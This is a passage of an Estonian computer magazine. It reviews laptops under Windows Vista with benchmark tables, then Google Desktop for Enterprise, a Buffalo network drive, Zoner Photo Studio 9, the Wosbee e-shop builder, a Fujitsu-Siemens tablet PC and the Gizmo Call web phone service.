Muude lisanuppudega hiilgas Ordi. Multimeediat sai eraldi juhtida, nupud olid paigutatud klaviatuuri kõrvale.

Delli lisanuppudest olid olemas vaid helinupud, muu vajaliku leiab funktsiooniklahvide abiga. ML Arvutitel leidus samuti eraldi funktsiooninuppe, mis avasid veebilehitseja või e-posti, ning helivaigistuse nupp, mis samuti töötegemisel oluline.

Fujitsu-Siemensil ainukesena oli helivaljuse reguleerija lahendatud klahvikombinatsioonina, mis võib kasutaja avalikes kohtades piinlikku olukorda seada, kui on vaja kiiresti arvutis häält maha võtta.

Ekraanide headuses rebisid tihedalt parima koha pärast Ordi ja Lenovo. Mõlemal oli suure punktitihedusega WSXGA+ ekraan, Lenovol aga lisaks hämmastavalt hea vaatenurgaga, nii et LCD testpilt aadressilt www.lagom.nl/lcd-test vaadates oli ka suure nurga alt minimaalse värvimoonutusega. ML-i sülearvuti ekraan aga hakkas testpildi näitamisel kummaliselt värelema. Võbelevad triibud olid tegelikult lähemal vaatamisel näha ka muul ajal, kuid siis ei torganud need nii väga silma.

Ekraani hingede tugevuses oli traditsiooniliselt parim Lenovo, kuid kõige "vedelam" polnudki seekord mõni kodumaine brändiarvuti, vaid hoopis Fujitsu-Siemens. Ilmselt 1,8 kg massiga tuli loovutada nii mõnigi magneesiumigramm korpuse tugevuse arvelt.

Raske, kuid paratamatu koorem

Windows Vistaga sülearvutite testitulemused näitavad, et väga vingest arvutist saab Vista Businessiga üks keskpärasevõitu graafilise jõudlusega arvuti. Seega maksab hankida omale sülearvuti, millel on maksimaalselt hea graafika – nagu näitavad testid, saab juba üldlevinud kahetuumaline protsessor mängeldes hakkama nii Windows Vista kui karmide testidega, kuid Vista graafiline liides Aero on pildinäitamise osas nii nõudlik, et tahab vaid tippklassi graafikat. am

TESTID	LENOVO THINKPAD T60	FUJITSU-SIEMENS LIFEBOOK S7110	ML N760 V	ORDI ENDURO 7280BF	DELL LATITUDE D620
Super PI: 1M; 4M	26 s; 2 m 29 s	32 s; 2 m 45 s	38 s; 3 m 17 s	26 s; jooksis kokku	31 s; 2 m 39 s
Windows Vista Upgrade Advisori hinnang	Sobib probleemideta Vistaga	Videokaart ei pruugi 100% ühilduda	Sobib probleemideta Vistaga	Probleemid MMC kaardilugejaga, sõrmejäljelugeja ning graafikakaardiga	Sobib probleemideta Vistaga
Windows Experience Index					
kokku:	4,0	2,1	2,3	4,4	2,0
protsessor:	4,9	4,8	4,5	4,9	4,8
mälu:	4,5	4,4	4,5	4,5	4,5
Aero graafika:	4,6	2,1	2,5	4,5	2,0
3D-mängugraafika:	4,0	3,0	2,3	4,4	3,1
Kõvaketas:	4,6	4,4	4,4	4,4	4,8
PCMark testid					
PCMarks	3678	3366	2959	4448	4081
HDD-XP startup, MB/s	5,68	6,18	5,32	5,36	6,34
füüsika ja 3D-graafika, fps	79,96	56,85	130,33	158,8	112,47
veebilehe renderdamine, lk/s	1,48	1,83	0,94	1,97	1,74
faili dekrüpteerimine, MB/s	54,66	50,38	39,39	51,35	49,98
kõvaketta tavakasutus, MB/s	3,81	4,26	3,25	3,78	4,36
tekstiredigeerimine, lk/s	109	109,68	69,25	94,97	102,39
pildi lahtipakkimine, Mpix/s	28	25,47	18,64	22,73	25,66
kõvaketta viiruseskänn MB/s	21,5	33,22	27,65	24,47	31,41
Akutest	1:28	1:32	1:52	1:40	1:14
AM-i HINNE:	7,5	7	6	6,5	6,5

Google lubab tasuta töölauda kasutada

Google'iga on internetist otsitud juba aastaid ja väga edukalt. Nüüd tahab see otsimootor pugeda tihedamalt ka arvutitesse – Google Desktopi näol.

KAIDO EINAMA
kaido@am.ee

Google Desktop for Enterprise on töölauavahend, mis erineb tavalisest, kodukasutajatele mõeldud Google Desktopi versioonist selle poolest, et seda saab kergelt administreerida. Ükski IT eest vastutav isik ei tahaks lubada inimestel mida iganes oma arvutisse laadida. Kui igaüks laeb omale Google Desktopi ja seadistab seda oma äranägemise järgi, ei rõõmusta see ka turvapoliitika eest vastutajat.

Ettevõtte versioonis saab aga luua firmasisese otsinguvõrgu ja hallata ühtset töölaualahendust, hoida silm peal töölaua lisavidinate installimisel, filtreerida dokumendiotsingu tulemusi, salastada kõik kasutaja otsingutulemused ja mis Windowsi keskkonnas opereerivale ettevõttele veelgi mugavam – seda tarkvara saab MSI installeriga jaotada kergelt üle kogu võrgu kõigile kasutajatele.

Kasutajate jaoks aga meeldib kindlasti uue Google Desktopi windowsvistalik välimus. Selle hulka kuulub Vistast tuntud *sidebar* ehk vidinate riba ekraaniservas, kus näidatakse kella, tähtsamaid uudiseid, börsiinfot, WiFi-signaali, kalendrit, ilmaennustust, kaarte ja kõike muud, mis on ühes keskmises Windowsiga arvutis küll olemas, aga kuskil mõne hiirekliki või kursoriga lohistamise taga peidus. *Sidebar*`i saab esile kutsuda kaks korda *Shift*-klahvile vajutades.

Otsing uuel tasemel

Nii nagu Windows Vistal on tugevalt arendatud otsing, on ka Google Desktop valmis pakkuma oma tipptasemel teadmisi otsingust ka arvutis otsimiseks. Ning mitte ainult. Google'i töölauaotsing ületab Windows XP ja varasemate versioonide nõrgalt lahendatud otsinguvõimalused, otsides lisaks dokumentidele ka e-kirjade seast, suhtlustarkvarade ajaloost, külastatud veebilehtedelt, multimeediafailidest jne. Vähemalt minul on juhtunud mitu korda nii, et ei mäleta enam, mis elektroonilises kanalis kunagi räägitud info asus – kas suheldud sai MSN-is, Skype'is, e-posti teel või saadeti lihtsalt mõni tekstidokument.

Otsing töötab Macide keskkonnast tuntud intuitiivse äraarvamisega: kiirotsingu saab ekraanile kaks korda *Control*-klahvi vajutades ja tulemusi hakatakse pakkuma juba tähthaaval sõna ekraanile trükkides. Seda muidugi arvutist otsides. Veebiotsinguks tuleb teha vastav valik otsingu alt menüüst.

Google'i administreerimisliides aitab vastavalt firma sisevõrgu poliitikale luua kasutajate õigustele vastavad profiilid ja need *Active Directory* kaudu kasutajate arvutitesse saata. Installides teatab Google ausalt, et osa infot, mis kasutajal tekib, läheb paratamatult ka Google'i kätte analüüsimiseks, kuid seda lubatakse teha infot kasutajaga sidumata ja enamik andmeid olevat mittepersonaalsed. Siiski on kogutavat infot võimalik administreerimisliidesest oluliselt piirata kuni selleni välja, et kasutajate otsingud veebis Google'i otsingustatistikates arvesse ei lähe. Firmapõhiselt saab administreerimisliidese kaudu ära keelata automaatse uuenduse ja sundida kasutajate arvuteid uuendama vaid kindlast kohast sisevõrgus.

Kuigi Google Desktop on firmadele tasuta, tuleb kasutajatoe eest maksta. Ingliskeelne arendus- ja kasutajatugi maksab 20 000 USD kaheks aastaks.

Sidebar`is olev uudiste osa pole Eesti kasutajale just kõige vajalikum, sest meie päevauudiseid ta ei paku. See-eest on kasulik e-posti aken, kuhu saab lisada mitmed postkastikontod ja kirju filtreerida. Outlooki ja Gmaili kontodele värskelt saabuvaid kirju näitab *sidebar* ka siis, kui Outlook on ise suletud.

Google Desktopis leidub siiski üks maailmapoliitiline igand. Nimelt paigutatakse Baltimaad SRÜ ja Venemaaga ühte patta ning ilmateadet Tallinna kohta tuleb otsida Venemaa alt. Teine Google'i kummaline arusaam on seotud äri- ja kodukasutajatega. Millegipärast on ärikasutaja *sidebar* jäetud suhteliselt koledaks ja vanamoeliseks, kui aga laadida endale n-ö tavakasutaja Google Desktop 5, näeb kõik peaaegu sama kena välja kui Windows Vistas.

am 6,5

Google Desktop äridele (paremal) on igavam kui värvikirev erakasutaja töölaud (vasakul).

GOOGLE DESKTOP FOR BUSINESS

Otsingutugi elektronpostile: Gmail, IBM Lotus Notes, Outlook 2000+, Outlook Express 5+, Netscape Mail 7.1+, Mozilla Mail 1.4+, Thunderbird
Otsingutugi failitüüpidele: enamik failitüüpe, sh Word, Excel, PowerPoint, PDF, MP3, pakitud failid, pildiformaadid, audio ja video
Otsing külastatud veebist: veebilehed, mida on vaadatud Internet Explorer 5+, Netscape 7.1+, Mozilla 1.4+ ja Firefoxiga
Otsingutugi suhtlustarkvaradele: Google Talk, AOL Instant Messenger 5+ MSN Messenger
Administreerimine: Microsoft Group Policy, Active Directory

PLUSSID

- Toob Windows Vista omadused vanematesse Windowsitesse
- Veebist ja arvutist otsing ühest kohast
- Palju lisatarkvarasid töölauale
- Võimalus kasutajaõigusi administreerida

MIINUSED

- Lisatarkvara on väheste seadistamisvõimalustega
- *Sidebar*`i moodulid on kaootilise kujundusega
- Teeb arvuti aeglaseks
- Puudub lokaliseeritud versioon Eesti jaoks

Vaikne kõvaketas lahendab ühise mälumahu mured

Buffalo Linkstation Pro võrguketas aitab rahuldada väikseema firma ühise failihoidla vajadused ja sobib ka varunduseks või kaugemalt ligipääsuks.

KAIDO EINAMA
kaido@am.ee

Kõvaketta ühendamine on vaid õigete otste õigete seadmete taha ühendamine ja neid otsi pole üldse palju. Võrgutoide läheb seinakontakti ja andmesidevõrgu juhe ruuteri taha. Hetkega on indikaatorlambid Buffalo kõvakettal seda meelt, et kõik toimib ja on kõige paremas korras.

Siiski tasub alati igaks juhuks ka juhendisse vaadata. Karbi põhjast tuleb veel välja üks CD, mida juhendis soovitatakse soojalt kasutada, et kõvaketas laitmatult tööle hakkaks.

Windows XP-ga arvutis sujub kõik ideaalselt. Peagi teatab installiprogramm rahulolevalt, et 250 GB mahutavale võrgukettale on omistatud L-ketta tähis. Nüüd jääb üle ka teistele arvutitele sama protseduur korraldada. Põnevuse tekitamiseks võtame ühe Windows Vistaga arvuti.

Windows Vistaga arvutis, nagu hiljem selgub, võrdub CD-lt installimine avatud uksest sissemurdmisega, millele järgneb distsiplinaarkaristusena teade, et installimine ebaõnnestus täielikult.

Veidi murelikuna Vistat võrguseadmeid otsima saates selgub hetke pärast, et Buffalo ketas on selle arvuti jaoks täiesti olemas. Mingit installi polnudki vaja. Jääb üle vaid omistada talle L-ketta lühike ja lakooniline nimetus.

Kui nüüd minna Buffalo NAS Navigatoriga, mis siiski installeerus ka Vistaga arvutisse võrguketast uurima, selgub, et seal saab tegutseda nagu ühe tavalise võrgukettaga juures ikka – jagada teda osadeks, seada kasutajaõigusi, määrata automaatvarunduse ja kaitsta krüpteeringuga.

Esimesi gigabaite uuele kettale liigutades aga selgub, et karbil lubatud 30 MB/s kiirus reaalses elus ei tööta. Võrk, kuhu Buffalo NAS (*Network Attached Storage* ehk võrguketas) sai pandud, pole just ideaalsete killast. Kehv ruuter, side üle WiFi ja gigabitise sisevõrgu asemel traditsiooniline vana 100 Mbit/s võrk aeglustavad käiku jõuliselt ja tegelikuks andmete liigutamise kiiruseks tuleb esialgu 340 kB/s.

Windows XP-ga arvuti kaotas küll paar korda ketta ära oma nähtavusalast, kuid peale kõigi asjaosaliste – arvuti, ruuteri ja kõvaketta – restarti jäi ühendus püsima ja püsib siiamaani. Muid anomaaliaid pole Buffalo tekitanud.

Võrgukettal on küljes ka kaks USB-pistikut. Neisse peaks saama ühendada täiendavalt USB-kõvakettaid ja suurendada oma mälumahtu lihtsalt kaablite ühendamise abiga. Samasse kohta saab ühendada ka USB-mälupulki, kuid testitud kolm erinevat USB-mälu võrku ei ilmunud. Küll aga nõustus Buffalo tegema nende ahtale mälule varukoopiaid.

Et veenduda selles, kas tõesti on võrguketta kasutamine üle tavalise vanemat sorti ruuteri ja WiFi-võrgu aeglane, sai tehtud võrgukettale ka Passmarki jõudlustest. Tulemuseks 0,46 MB/s. Samas andis otse arvuti taha ühendatud NAS tulemuseks 5 MB/s.

Kõvaketast saab sisevõrgus ka üle veebi seadistada: lisaks kõigile tavalistele võrguketta seadistamisvõimalustele leidub seal ka üks huvitav nupp nimega "leia mind üles". Sellele vajutades hakkab NAS laulma, nii on lihtne seda näiteks tihedalt tehnikat täis ruumis teiste omasuguste seast üles leida.

Buffalo kõvaketas on piisavalt vaikne, et seda sobib kasutada ka kodustes tingimustes. Lisaks 250 GB versioonile on olemas ka 320 GB ja 750 GB NAS-id. Toiteplokk on neil sisseehitatud, mis aitab ruumi säästa. Kaasa antakse seadmega ka Memeo varundustarkvara.

am 8,0

FOTO: TOOTJA

VÕRGUKETAS BUFFALO LINKSTATION PRO 250GB

Hind: 3290 krooni

LAN-võrk: IEEE802.3ab, IEEE802.3u, IEE802.3
Andmeedastuskiirus: 10/100/1000 Mbit/s
Juurdepääsumeetod: CSMA/CD
Võrgupistikud: üks RJ-45
USB-pistikud: kaks USB 2.0 porti
Mälumaht: 250 GB
Võimsus: 21 W
Operatsioonisüsteemid: Windows, MacOS

PLUSSID

- Kompaktne, lihtne kasutada
- Kiire (Gigabit Ethernet)

MIINUSED

- USB-mäludega pole alati ühilduv
- Gigabaidi hind on kallis

Fotosid töödeldakse nüüd 16-bitiselt ja töötlusalgoritmid peaksid tagama parema kvaliteedi. Samuti on täiustatud masstöötlemist.

FOTO: TOOTJA

Fotoprogramm näitab pildistamiskohta

Zoner Photo Studio 9. versioon on saanud täiendusi, mis aitavad näiteks pildistamiskohta kaardilt vaadata ning töödelda fotosid väiksema kvaliteedikaoga.

KAIDO EINAMA
kaido@am.ee

Zoneri fotoprogramm on juba aastaid olnud piisavalt populaarne, et mõnede Eestis toodetavate arvutitega kaasaantava tarkvara hulka kuuluda.

Zoner Photo Studio 9 tuum on täielikult ümber kirjutatud. Fotosid töödeldakse nüüd 16-bitiselt ja töötlusalgoritmid peaksid tagama, et pildikvaliteet ei kannata. Samuti on täiustatud fotode masstöötlemist – näiteks saab korraga muuta terve kataloogitäie piltide parameetreid ning lõigata need sobivaks kas veebi riputamiseks või tootekataloogi jaoks ühe liigutusega.

9. versioonis on ka võimalus pildid esitlusena DVD-le salvestada koos vastavate DVD-mängijas juhitavate menüüdega. Nii pole vaja enam näiteks kliendiürituse fotosid lihtsalt niisama plaadile salvestada, vaid saab ise koostada DVD-esitluse koos piltide liigutamise efektide ja taustamuusikaga.

Uus ja huvitav omadus aga on Zoner Photo Studio 9 tugi GPS-ile. See tähendab, et kui pildistama minnes pista teekonda salvestav GPS taskusse, saab pärast Zoneri abiga leida kaardilt koha, kus pilt tehti. Nipp, millega pilt ja asukoht kaardil ühendatakse, on lihtne: mõlemal, nii GPS-il kui fotokal peab olema õige kellaaeg ja pildiinfost leitud pildistamise kellaajale otsitakse arvutisse laaditud GPS-failist samal kellaajal salvestatud koordinaadid. Asukohta näidatakse Google Mapsi kaardil või satelliidifotol. Zoneril on võimalus redigeerida ka kaardiveebide internetiaadresse, nii saab teisteski veebikaardiprogrammides pildi asukohta näidata.

See võimalus tundub küll ideaalne reisimiseks, aga ka päevas palju fotosid tegeval tööinimesel on asjast kasu: olles läbi käinud näiteks kümneid kinnisvaraobjekte või külastanud mitmeid kliente ja pildistanud nende juures, on pärast kaardilt lihtne vaadata, mille juurde mis pilt kuulub.

Piiratud kasutus tasuta

Piltide töötlemisvõimalused on samuti kasvanud. Zoner toetab nüüd Adobe Photoshopi *plugin*`e ehk lisasid (.8bf-formaadis), Clone Stamp'i ehk kloonitud pindadega katmist, täiesti uus on teravustamise filter ja teksti lisamine pildile. Veebialbumeid saab Zonerist otse FTP-kliendi abiga veebi üles tõsta ning piltide liitmine panoraamiks on samuti uuenenud.

Tegemist on ligi tuhat krooni maksva tootega, kuid 60 päevaks saab laadida selle tasuta täisvõimalustega prooviversiooni. Seejärel ei pea aga tarkvarast veel loobuma, kahe kuu möödudes lukustuvad mõned Pro versiooni funktsioonid ning edasi saab kasutada Photo Studio klassikalist versiooni piiramatu kasutusajaga.

Üks mugavamaid omadusi selle tarkvara juures on olnud alates juba varasematest versioonidest horisontide otseks sättimine – see käib horisondi joone abil tähistamisega ning pilt lõigatakse otseks juba automaatselt, koos servadest parajaks tegemisega.

ZONER PHOTO STUDIO 9 PRO

Hind: 1025 krooni

Operatsioonisüsteem: Windows 98/ ME/2000/XP/Vista
Protsessor: Pentium 300 MHz või parem
Mälu: 128 MB
Kõvaketas: vähemalt 90 MB vaba ruumi
Ekraani resolutsioon: 800 × 600
Vajalik muu tarkvara: Internet Explorer 5 või uuem (teatud funktsioonide jaoks)

am 7,5

Wosbee'ga ehitab iga mees endale tasuta e-kaupluse

Wosbee e-poe pidavat saama käivitada minutitega. Arvutimaailm pani labori stopperi käima, toksis aadressireale www.wosbee.com ning kontrollis järele.

KAIDO EINAMA
kaido@am.ee

00:00. Aeg läks käima! Loogilisim koht alustamiseks tundub olevat konto loomine. Teeme selle ära sekunditega: kasutajanimi, salasõna, veebipoe aadress ja veel natuke infot enda kohta.

02:35. Ootame kinnituskoodi, mis peaks tulema meilile. Pool minutit ja käes ta ongi. Kujunduse värviks saab punane.

04:40. Ekraanil on *demoshop*. Mis edasi? Esialgu jääb see veidi segaseks, kuid tagasipöördumine eelmisele leheküljele selgitab – oodata tuleb oma konto ligipääsuandmeid. Avame postkasti. Seal need ongi.

05:20. Logime sisse oma golfikeppe müüvasse näidispoodi. Golfivarustust ei valinud me ise, see oli demopoes juba "letile" unustatud. Nüüd on aeg riiuleid kraamida.

07:12. Mitu minutit on kulunud menüüde põrnitsemisele. Lõpuks alustame rahaühikute paikaseadmisest. Teeme euro- ja kroonipoe.

08:25. Oleme paika saanud otsinguseaded, hinnalepingud võib laadida CSV-failina.

09:10. Hakkame toodetega tegelema. Klikkides toodete lingil, saame veateate: *object required*. Mingi programmeerimisviga? Katsume niikaua muudes menüüdes asjatada.

11:05. Vaatame ühe e-poe tähtsaima asja – makseviiside sektsiooni. See on tõesti muljetavaldav. Baltimaade pangad on esindatud, samuti saab valida Põhjamaade panku ja PayPali kontot. Üllatusena on keegi juba tuhande euro eest midagi ostnud, arvatavasti mõned golfikepid. Tegemist on siiski süsteemi enda testostudega.

Menüüderägastikus palju võimalusi

11:20. Selgub, et pangaga tuleb sõlmida ka makseleping. Igati loogiline. Kuid e-poega sidumine on tehtud võimalikult lihtsaks – vaja sisestada vaid kasutaja andmed ja avalikud ning salajased võtmed. Estcardi alt saab sisestada ka krediitkaardilepingu andmed.

12:50. Lõpuks jõuab kohale, et *popup*-aknad tuleb lubada. Nüüd saab tooteid hakata sisestama.

14:35. Sisestame toote – raamatu, mille jaoks on ohtralt võimalusi tekstide ja hindade määramisel. Hinnagruppe on kümme ja luua saab ka kogusest lähtuvaid hinnareegleid. Teeme ära ja see nõuab aega mõned minutid.

16:10. Kaup on lisatud, kuid veebis veel midagi pole. Algab uus sukeldumine menüüdesse.

19:45. Muudame välimust ja saame demo-golfipoe logod ja pildid esiküljele. Tootepildid, mis on käsitsi lisatud, on aga kuhugi kadunud. Tagasi seadetesse...

25:50. Paneme stopperi seisma hetkel, kui üks toode on poes olemas ja näeb juba enam-vähem normaalne välja. Seda saab ka osta, kuigi käibemaksuks on arvestatud 22% ja müügimaaks pakutakse Soomet. Kuid needki saab menüüderägastikus ära muuta. Aeg: 25 minutit 50 sekundit

Programmeerimiseta saab hakkama

Ligi pool tundi kestnud e-poe loomise järeldus on selge: selle aja jooksul saab e-poe valmis tõesti, kuigi see pole just lausa kümne minuti töö. Seadeid on tohutult ja nende leidmine võtab alguses aega. Kogenud e-poe administraator aga ilmselt käib alammenüüdes ringi juba mängeldes, omamata vajadust vähimalgi määral midagi programmeerida.

Äärmiselt positiivne on e-poe tugi väga erinevatele makseviisidele ja selle jaoks ei pea tegema midagi muud kui vastavate asutustega lepingu sõlmima. Süsteemide integreerimine, sobitamine ja kohendamine jääb ka ära. Wosbee sisaldab tuge põhilistele maksesüsteemidele, nagu PayPal, Google Checkout, Ogone, DIBS - DebiTech, Chronoplay, ClickandBuy, Eestis Hansapank, SEB Ühispank, Nordea, Sampo, Krediidipank ja Estcardi krediitkaartidega maksesüsteem.

Kõige olulisem antud asja juures aga väiksematele ettevõtetele on see, et e-pood on tasuta ja seda on lihtne luua.

Kasutajateks on Wosbee`l tuntud suuri ettevõtteid Soomes, nagu Suunto, Iitala ja TeliaSonera. Eesti ettevõtja leiab keelevalikust ka eesti keele.

am 6,5

05:20 Logime sisse golfikeppe müüvasse näidispoodi. On aeg riiuleid kraamida.

25:50 Paneme stopperi seisma hetkel, kui üks toode on poes olemas.

WOSBEE E-POOD

Hind: tasuta

Makseviisid: enamik Põhja- ja Baltimaade panku, PayPal, krediitkaardisüsteemid
Haldus: marketing, hinnakujundus, kampaaniad, kliendi-, toote-, maksehaldus
Veebipoe kujundamine: graafiline liides välimuse ja struktuuri muutmiseks
Lokaliseerimine: eesti keele tugi menüüdes
Majutus: võimalik tõsta ka oma serverisse

PLUSSID

- Lihtne siduda erinevate makseviisidega
- Puudub vajadus programmeerimistöödeks
- e-pood on tasuta

MIINUSED

- Kohati liiga keerulised ja sügavad menüüd
- Valmiskujundusi vähe

Fujitsu-Siemens P1610 pakib end tahvliks

Tahvel-sülearvuti on tööriist üliliikuvale inimesele. Olgu ta siis reisil või tööpostil, kus väiksus on oluline ja kiire joonistamine otse ekraanile kulub samuti marjaks ära.

KAIDO EINAMA
kaido@am.ee

Tahvel-sülearvutid on alati sellised kahe- või kolmevahel arvutid olnud. Varem kuulusid nad nii tahvel- kui sülearvutite seltskonda, nüüd tuleb hakata mõtlema, kas nad ei paku mitte UMPC-dele ehk ultramobiilsetele sülearvutitele (*Ultra Mobile PC*) konkurentsi.

Tundub, et Fujitsu-Siemensi ülikompaktne arvuti esitab UMPC-dele, mis kuidagi kasutajate hulgas populaarsust ei võida, kindlasti väärilise väljakutse. Esiteks on tal olemas klaviatuur, millega saab töötada nagu tavalise arvuti taga. Teiseks on ta ekraan siiski veidi suurem kui UMPC-del.

Fujitsu-Siemensi tahvelarvutid on alati üsna kenad olnud. Nii ka see eksemplar. Koledust lisab ehk veidi väljaulatuv akuserv, eriti tahvliasendis. Kuid klaviatuuri kasutades on see inetu äär hea randmetugi ja annab akule lisaaega.

8,9-tolline monitor on väike. Puutetundlik ekraan vajab nimelt laiemaid ääri, selle arvelt ongi vaateväli ahenenud. See-eest on ekraaniserva ära mahutatud sõrmejäljelugeja, mis on eriti mugav siis, kui monitor käänata tahvliasendisse klaviatuuri peale. Ka siis saab sõrmejäljelugejat kasutada, näiteks ekraanil akende üles-alla kerimiseks.

P1610 kasutab passiivset, mitte raadio teel tunnetatavat pliiatsit. See tähendab, et ekraanile peab kõvemini suruma ja arvuti pole puudutuste tugevusele nii tundlik kui aktiivse pliiatsiga.

Nagu tahvelarvutitele omane, saab teksti sisestada kolmes, klaviatuuriga arvuti puhul aga lausa neljas režiimis: esiteks muidugi traditsiooniliselt füüsilistel klahvidel (rootsi paigutusega), teiseks ekraanile kuvatud klaviatuurilt (eesti paigutusega), kolmandaks tähthaaval käekirja tuvastavas režiimis ja neljandaks tervet käsitsi kirjutatud tekstirida korraga tuvastades.

Eesti keeles pole käekirjatuvastusega midagi peale hakata peale selle, et hiljem saab oma kraakjalad lihtsalt arvutisse klaviatuurilt sisse tippida kirjapilti vaadates. Inglise keeles on olukord tunduvalt parem: ka minu üsna lohaka käsitsikirja tundis arvuti väheste eksimustega ära ning parandas veel grammatikaveadki. Seega on käekirjatuvastuse algusaegadel esinenud mitmeti mõistmised ja masina omalooming tõlgendamisel vähenenud üsna talutava tasemeni. Probleeme esineb vaid sõnastikus mitteleiduvate nimede kirjutamisel – siis üritab tekstituvastaja väänata neid ikkagi mõneks loogiliselt võetavaks sõnaks.

Hiir on sellel arvutil lahendatud puutenupuga, kuna puuteplaadi jaoks lihtsalt ruumi pole. Kuid see ei sega – on ju olemas puutetundlik ekraan, millel pliiatsiga hoopis mugavam askeldada.

Klaviatuur tundub P1610-l ilus ja kompaktne, nii väikeste mõõtmete juures lausa ülimugava klahvisuurusega. Kuid oluline pettumus tuleb klahvidel energilisemalt klõbistades – mitte et klahvid tuimad oleksid olnud, kuid läbivetruvus oli väga suur paremas servas, kus tuleb tihti suurt *Enter*-klahvi vajutada. Läbivajuva klaviatuuri all naksusid mingid detailid, mis tekitab küsimuse, kas oli koostekvaliteet seekord kehv või on konstruktsioonis mingi nõrkus. Keskelt ei vetru aga nupud peaaegu üldse läbi.

FOTO: KAIDO EINAMA

> Tahvlile saab kirjutada, täita ankeete, klikkida valikuvormidel, joonistada skeeme ja teha ülikiirelt märkmeid.

Tulevik *Flash*-ketta ja Vistaga

Hiljuti kuulutati CeBIT-il välja seesama Fujitsu-Siemensi tahvelarvuti *Flash*-kõvakettaga – tehnoloogiaga, mis on kasutusel näiteks meie USB-mälupulkades. Katsetatud mudelis krõbises aga veel traditsiooniline kõvaketas. *Flash*- ehk *Solid State*`i kõvakettad on löökidele tunduvalt vastupidavamad, võtavad vähem energiat ja on kõvasti kiiremad kui tavalised, seega sobivad ideaalselt just sellistesse mobiilsetesse tahvelarvutitesse. Paraku on need kõvakettad tunduvalt väiksema mahuga ja ülikallid. Seega käib esialgu veel suurepäraselt vana tehnoloogia, sest niigi kalli Fujitsu-Siemensi tahvelarvuti hinnale oleks 32-gigabaidine *Flash*-ketas ligi poolteist korda hinnale juurde lisanud, nagu kinnitavad CeBIT-i pressiteated. Hindade langedes aga ei keela keegi seda uut tüüpi andmekandjat oma arvutisse hankimast.

Kuna kõik räägivad praegu juba Windows Vistast, proovisin selle mudeli puhul Vista Upgrade Advisoriga, mida Microsoft temast arvab. Arvas positiivselt, kui välja arvata see, et nuriseti CD-seadme puudumise üle. Selle saab aga lisada mõne välise seadmena või kasutada võrguketast. 11 erineva draiveri kohta Upgrade Advisoril täpsem info puudus, kuid otseselt konflikti neis ka ei nähtud.

Selliste tahvel-sülearvutite kasutusala pole kindlasti ainult paju reisivate ärimeeste juures. Teine oluline valdkond on mobiilsete spetsialistide juures nende töölauast eemal asuval tööpostil. Tahvlile saab kirjutada, täita ankeete, klikkida valikuvormidel, joonistada skeeme ja teha ülikiirelt märkmeid. Olgu siis laos, ehitusel või uuringufirma väliküsitlusel. Kunstniku lõuendi jaoks jääb passiivsest pliiatsist väheseks, aga spetsialisti-töötegija keskmiselt kiire käekirja jaoks sobib tahvel küll.

am 8,0

FUJITSU-SIEMENS LIFEBOOK P1610

Hind: 30 000 krooni

Protsessor: Intel Core Solo U1400 1,2 GHz
Mälu: 1 GB
Ekraan: 8,9-tolline puutetundlik, 1280 × 768 pikslit, WXGA (laiekraan)
Kõvaketas: 60 GB
Operatsioonisüsteem: Windows XP Tablet PC Edition
Ühendused: modem, Gigabit Ethernet, WiFi (a/b/g), Bluetooth 2.0
Pordid: kaks USB-porti, monitor, PCMCIA sahtel, SD-kaardi pesa, dokkimispesa
Sõrmejäljelugeja: olemas
Dokk: lisab kaks USB-pesa ja LAN-pordi
Aku: kuni 3,25 tundi (kolme elemendiga, MobileMark05 test)

PLUSSID

- Kaasa võtmiseks ülikompaktne
- Windows Vistaks valmis
- Käekirjatuvastus on intelligentne

MIINUSED

- Passiivne pliiats
- Klaviatuur vetrub paremalt läbi
- Väike ekraan

Tasuta kõned nüüd ja igavesti Gizmo Calliga

Eelmisel aastal ehmatas USA netitelefonifirma SIPphone paljud telekomifirmad kaameks, lubades nüüdsest igavesti tasuta telefonikõnesid kõikjale maailmas.

KAIDO EINAMA
kaido@am.ee

Praeguseks on see tehtud ja Arvutimaailm proovis tasuta kõnesid Gizmo Calliks nimetatava teenuse abil uut moodi – veebibrauseri kaudu. Tegelikult pole see midagi revolutsioonilist, oli ju kunagi meilgi Elioni pakutav Netifon, mis oli alguses tasuta, pärast raha eest ja siis hääbus, kuna inimesed ei olnud harjunud veebi kaudu helistama.

Gizmo Calli mastaap on siiski teine. Ligi 60 riiki üle maailma, tasuta kõned kõikjale, tasuta SMS-id ja võimalus saada oma telefonile veebilink, millele klikkides saavad kõik sinu telefonile tasuta helistada.

Kas see on telekomifirmade lõpp? Ei, see on alles algus. Ilmselt algus suurele sõjale, millest loodetavasti võidab just tarbija.

Internet Exploreriga Gizmo Calli lehte avades selgub siiski, et midagi on vaja installida. Vajatakse Flash Playeri 9. versiooni. See installitud, jookseb veebibrauser kokku. Isegi terve arvuti hangub mitmeks minutiks ja miskipärast kaob ka netiühendus.

Peale ehmatusest ülesaamist taaskäivitame Internet Exploreri ja pilt on ilusam, kuigi mitte ideaalne. Ekraan kubiseb Flashi veateadetest, kuid nende tagant kostab siiski Ameerika aktsendiga ingliskeelne hääl, mis teatab, et tänaseks on krediidilimiit ületatud. Kõnest asja ei saagi.

Peaaegu oleks siinkohal testi lõpetanud ja Gizmo Calli loo Arvutimaailma aprillinumbrist välja visanud, kuid on ju ka teisi brausereid ja nii proovisime hoopis Mozilla Firefoxi. Taas küsitakse, kas installime uue versiooni Flash Playerist ning seejärel tulevad ekraanile mikrofoni ja kõrvaklappide helivaljuse reguleerimise nupud. Tipime telefoniaknasse eestimaise mobiilinumbri ja ei midagi – taas teatatakse, et krediidilimiit on ületatud. Kuid lauatelefonile proovides kostab hetke pärast kõrvallaualt lootustandev tirin. Ta töötab siiski! Kvaliteedi üle pole midagi nuriseda, see on võrreldav Skype'iga. Kümme tasuta minutit, mida iga päeva kohta lubatakse, kahanevad kiiresti, sest neist arvestatakse maha ka eelnenud ingliskeelsed veateated.

Ahvatlev nupp "free SMS" sunnib Gizmo Calli lehel samuti end klikkima, kuid sealt selgub peagi, et Eesti pole nende riikide hulgas, mille operaatorid oleksid nõus rammusast kasumist tükikest loovutama. Eestisse tasuta SMS-e saata ei saa. Küll aga Soome ja Lätisse, kui vaid lähinaabreid mainida.

